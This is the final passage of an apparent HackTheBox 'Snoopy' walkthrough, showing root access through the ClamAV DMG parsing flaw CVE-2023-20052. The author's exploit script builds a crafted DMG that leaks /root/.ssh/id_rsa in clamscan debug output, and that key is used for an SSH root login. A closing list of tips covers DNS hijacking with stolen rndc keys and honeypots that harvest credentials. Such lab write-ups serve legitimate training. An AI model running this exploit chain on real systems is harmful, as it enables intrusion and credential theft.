

Somehow didn’t work perfectly. So I wrote my own exploit that you can find here:
$ git clone https://github.com/tralsesec/CVE-2023-20052 && \
  cd CVE-2023-20052 && \
  chmod +x ./exploit.sh && \
  ./exploit.sh
File to read: (e.g. /etc/passwd or /root/.ssh/id_rsa): /root/.ssh/id_rsa
Cloning into './libdmg-hfsplus-source'...
remote: Enumerating objects: 5511, done.
remote: Counting objects: 100% (309/309), done.
remote: Compressing objects: 100% (68/68), done.
remote: Total 5511 (delta 270), reused 241 (delta 241), pack-reused 5202 (from 1)
Receiving objects: 100% (5511/5511), 30.56 MiB | 5.12 MiB/s, done.
Resolving deltas: 100% (2310/2310), done.
[sudo] password for tralsesec:
[+] Building 5.9s (19/19) FINISHED

<SNIP>

[+] Generated exploit.dmg successfully.
Now upload that to /home/sbrown/scanfiles/exploit.dmg and execute:
$ sudo clamscan --debug /home/sbrown/scanfiles/exploit.dmg

<SNIP>

LibClamAV debug: cli_scandmg: wanted blkx, text value is blkx-----BEGIN OPENSSH PRIVATE KEY-----
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
-----END OPENSSH PRIVATE KEY-----

LibClamAV debug: cli_scandmg: wanted blkx, text value is cSum
LibClamAV debug: cli_scandmg: wanted blkx, text value is nsiz
LibClamAV debug: cli_scandmg: wanted blkx, text value is plst
LibClamAV debug: Descriptor[3]: Continuing after file scan resulted with: No viruses detected
LibClamAV debug: matcher_run: performing regex matching on full map: 0+4878(4878) >= 4878
LibClamAV debug: hashtab: Freeing hashset, elements: 0, capacity: 0
LibClamAV debug: Descriptor[3]: Continuing after file scan resulted with: No viruses detected
LibClamAV debug: cli_magic_scan: returning 0  at line 4997
LibClamAV debug: clean_cache_add: bd374c686d4b7cf03e7ff45208ea7ffc (level 0)
LibClamAV debug: Descriptor[3]: Continuing after file scan resulted with: No viruses detected
/home/sbrown/scanfiles/exploit.dmg: OK
LibClamAV debug: Cleaning up phishcheck
LibClamAV debug: Freeing phishcheck struct
LibClamAV debug: Phishcheck cleaned up

----------- SCAN SUMMARY -----------
Known viruses: 8659055
Engine version: 1.0.0
Scanned directories: 0
Scanned files: 1
Infected files: 0
Data scanned: 0.01 MB
Data read: 0.00 MB (ratio 2.00:1)
Time: 18.274 sec (0 m 18 s)
Start Date: 2026:05:16 16:46:04
End Date:   2026:05:16 16:46:22
Now create root_id_rsa and login via ssh:
$ cat << 'EOF' > root_id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
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
-----END OPENSSH PRIVATE KEY-----
EOF

$ chmod 600 ./root_id_rsa && ssh -i ./root_id_rsa root@snoopy.htb
root@snoopy:~# cat root.txt
[REDACTED]
🧠 Retrospective
- Learnings:
- Look beyond RCE in LFI: Arbitrary file download via zip packaging is incredibly powerful for pulling pristine binaries, config files, and source code without worrying about PHP wrapper execution or character corruption.
- Leverage DNS configs for MITM: If you find LFI on a server running DNS, always hunt for
named.confornamed.conf.localto steal therndc-key. It allows you to dynamically addA records, hijack subdomains, and intercept internal application traffic like SMTP password resets. - Weaponize Honeypots for Callbacks: When testing automated provisioning tools or blind callbacks, spin up custom, lightweight honeypots (like a Paramiko SSH server) instead of standard netcat listeners to automatically catch and log automated credential injections over specific protocols.